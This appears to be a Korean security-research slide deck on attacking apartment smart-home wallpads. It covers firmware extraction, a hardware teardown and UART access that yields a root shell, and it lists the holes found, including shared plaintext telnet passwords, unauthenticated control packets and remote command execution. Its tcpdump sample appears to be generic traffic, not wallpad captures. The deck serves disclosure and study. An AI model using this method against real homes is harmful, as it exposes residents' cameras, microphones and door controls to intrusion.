
스마트홈 제어 방식

- 로비 출입문 제어



스마트홈 제어 방식

- 엘리베이터 호출



스마트홈 제어 방식

- 타 세대와의 음성/화상 통화 (P2P)



스마트홈 제어 방식

- 단지 내 모든 세대가 서로 연결되어 있음



Step2

- 공격 대상 선정

Wallpad VS Gateway

- Wallpad
 - 사용자 UI 역할
 - 각종 제어 패킷 송신
 - P2P 화상 통화
- Gateway
 - 라우터, 중앙 컨트롤러 역할
 - 각종 패킷 수신 및 주변장치 제어
 - 화상 통화엔 관여하지 않음

Wallpad VS Gateway

- 둘 모두 결국 같은 패킷을 송수신하므로 둘 중 어떤 것을 분석해도 상관 없다.
 - 즉, 둘 중 하나를 이용해서 패킷 분석 가능
- 하지만, 화상 카메라는 Gateway와 단절되어 있기 때문에(실제 통화 시의 패킷만 지나감) 화상 카메라를 제어하기 위해선, 결국 Wallpad를 노려야 한다.

Step3

- Wallpad 펌웨어(소프트웨어 획득)

펌웨어를 획득하는 다양한 방법들

1. 제조사에서 공개하는 펌웨어(업데이트 파일) 다운로드
2. 자동/수동 업데이트가 될 때 패킷 스니핑
3. UART 포트 접속
4. 논리적 취약점을 이용하여 Shell 접근 권한 획득 후 추출
(partition dump, /dev/mtdblock)
5. Flash Memory 덤프
6. JTAG 포트 접속

월패드 분석 결과

1. 제조사에서 공개하는 펌웨어(업데이트 파일) 다운로드
2. 자동/수동 업데이트가 될 때 패킷 스니핑
3. UART 포트 접속
4. 논리적 취약점을 이용하여 Shell 접근 권한 획득 후 추출
(partition dump, /dev/mtdblock)
5. Flash Memory 덤프 (삼성 K9F1G08U0D)
6. JTAG 포트 접속

Step4

- 월패드(wallpad) 분해

월패드 분해



월패드 분해



월패드 분해



월패드 분해



월패드 분해 결과

- CPU
 - NXP2120
 - 국내 NEXELL사 개발
 - ARM11 기반의 32비트 프로세서, 800Mhz
- Flash Memory
 - K9F1G08U0D
 - 삼성 개발, Nand Type, TSOP Package (48p)
- UART 포트 (O)
- JTAG 포트 (X)

Step5

- UART 연결


UART란?

- Universal asynchronous receiver/transmitter
 - 범용 비동기 송/수신기
- 하드웨어 통신 규약의 한 종류
- 직렬 통신 프로토콜
 - 데이터 송신/수신 시 각각 하나의 LINE만 이용
 - TX, RX
- “프로토콜이 매우 간단함” => 디버깅 용도로 많이 쓰임

UART 포트



UART 포트




해커가 UART를 통해 얻을 수 있는 것들

- Kernel, Application, Debug, Error 메시지
 - 취약점 공략에 필요한 다양한 정보 획득
- 부트로더(Bootloader)
 - Memory Reading, Writing
 - 펌웨어 획득 및 변조 가능
- 커맨드 쉘(Command Shell)
 - 펌웨어, Application 바이너리 획득
 - 동적 분석 가능 (ex. gdb)

월패드의 UART 포트



문제점 - 너~무 작은 UART 커넥터



UART 케이블 구매



UART 연결을 위한 장비

- USB-UART, USB-RS232, USB-SERIAL, USB-TTL
 - USB 기반 UART 통신 장비
 - 장치관리자 -> 포트 -> COM(n)으로 연결 됨

JK전자 USB to TTL for Rabbit 개발보드

TTL레벨의 신호를 PC의 USB포트(가상 COM포트)와 RS232레벨로 통신할 수 있도록 변환해 주는 컨버터 모듈입니다. 점퍼를 수 있도록 하여 타겟 보드의 전원에 맞추어서 사용할 수 있도록 하였습니다.





› 상품코드	32122
› 판매가격	9,000원 (부가세 미포함가)
› 제조사	JK전자
› 적립금	0원
› 평균준비기간	2~3일
› 브랜드	JK전자 브랜드몰 바로가기 ▶
› 최소주문수량	1 개
› 수량	<input type="text" value="1"/> ▲ ▼

UART 연결 절차 요약

- 관련 USB 드라이버 설치
 - CP2102, PL2303, FT232 등
- 각 핀 연결
 - RX, TX, GND, VCC(옵션)
- 터미널 소프트웨어 설치
 - Putty
 - Xshell
- 연결 정보 설정 및 연결 수행
 - Baud Rate (115200)

UART 포트 연결



UART 포트 연결



UART 연결 결과

- 동영상 Demo

Shell 접속 후 확인된 내용

- UART 접속 시 바로 root 쉘 획득!
- Android 기반 운영체제
- Telnet(원격 관리) 포트가 열려있음
- 홈 네트워크 작동에 필요한 포트들이 열려있음
- 다양한 프로세스들이 실행 중

Step6


- 취약점 분석

홈 네트워크 해킹 구상

- 모든 제어는 network packet 기반으로 이루어 진다.
- 그러므로 packet replay attack에 취약할 수 있다.
- 가정 (1)
 - 패킷 송신자의 identity/credential 검사를 하지 않을 것이다.
- 가정 (2)
 - 만약 검사를 한다면 spoofing/bypass가 가능할 것이다.


취약점 분석 대상 (1)

- Wallpad와 Gateway 사이의 **패킷 분석**
- 스마트홈 시스템 제어




취약점 분석 대상 (2)

- Wallpad device 장악
- 카메라/마이크 제어



취약점 분석 진행

- 바이너리 분석 (ida + hex-rays)



취약점 분석 진행

- 네트워크 패킷 분석 (tcpdump + wireshark)

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
1:39:00.239963 arp who-has 10-1-119-90.int.sds.uw.edu.pl tell 10-1-232-251.int.sds.uw.edu.pl
  0x0000: ffff ffff ffff 0010 5ae6 d045 0806 0001 .....Z..E....
  0x0010: 0800 0604 0001 0010 5ae6 d045 0a01 e8fb .....Z..E....
  0x0020: 0000 0000 0000 0a01 775a 0000 0000 0000 .....wZ.....
  0x0030: 0000 0000 0000 0000 0000 0000 0000 0000 .....
01:39:00.240803 IP 10-1-225-220.int.sds.uw.edu.pl.32786 > 10-1-254-254.int.sds.uw.edu.pl.domain: 2
680+ PTR? 90.119.1.10.in-addr.arpa. (42)
  0x0000: 0030 4884 5ef6 000f ea39 d0e0 0800 4500 .0H.^....9....E.
  0x0010: 0046 1a89 4000 4011 2b41 0a01 eldc 0a01 .F..@.A.....
  0x0020: fefe 8012 0035 0032 f520 0a78 0100 0001 .....5.2...x....
  0x0030: 0000 0000 0239 3003 3131 3901 3102 .....90.119.1.
  0x0040: 3130 0769 6e2d 6164 6472 0461 7270 6100 10.in-addr.arpa.
  0x0050: 000c 0001 .....
01:39:00.253666 IP 10-1-254-254.int.sds.uw.edu.pl.domain > 10-1-225-220.int.sds.uw.edu.pl.32786: 2
680 1/0# PTR[|domain]
  0x0000: 000f ea39 d0e0 0030 4884 5ef6 0800 4500 ...9...0H.^....E.
  0x0010: 0071 0000 4000 4011 459f 0a01 fefe 0a01 .q..@.E.....
  0x0020: eldc 0035 8012 005d 334c 0a78 8180 0001 ...5...]3L.x.....
  0x0030: 0001 0000 0000 0239 3003 3131 3901 3102 .....90.119.1.
  0x0040: 3130 0769 6e2d 6164 6472 0461 7270 6100 10.in-addr.arpa.
  0x0050: 000c 0001 c00c 000c 0001 0001 4a78 001f .....Jx..
01:39:00.255938 IP 10-1-225-220.int.sds.uw.edu.pl.32786 > 10-1-254-254.int.sds.uw.edu.pl.domain: 6
932+ PTR? 251.232.1.10.in-addr.arpa. (43)
  0x0000: 0030 4884 5ef6 000f ea39 d0e0 0800 4500 .0H.^....9....E.
  0x0010: 0047 1a8d 4000 4011 2b3c 0a01 eldc 0a01 .G..@.A.+<.....
  0x0020: fefe 8012 0035 0033 f521 1b14 0100 0001 .....5.3.!.....
  0x0030: 0000 0000 0332 3531 0332 3332 0131 .....251.232.1.
```

발견된 취약점들 정리

1. telnet 서비스(/user/app/bin/telnetd)가 열려 있으며, passwd가 암호화 되어 있지 않고, 기기별로 다르게 설정되어 있지 않음
2. 모든 제어 통신 패킷이 암호화 되어 있지 않아 해커가 쉽게 분석 가능
3. 모든 제어 통신 패킷에 인증 절차 및 ACL 제어가 적용되어 있지 않음
4. 특정 서비스(/user/app/bin/cmxnp)를 통해 원격 임의 명령 실행 가능
5. 많은 서비스들이 시스템 해킹 공격(ex. Buffer Overflow)에 취약함

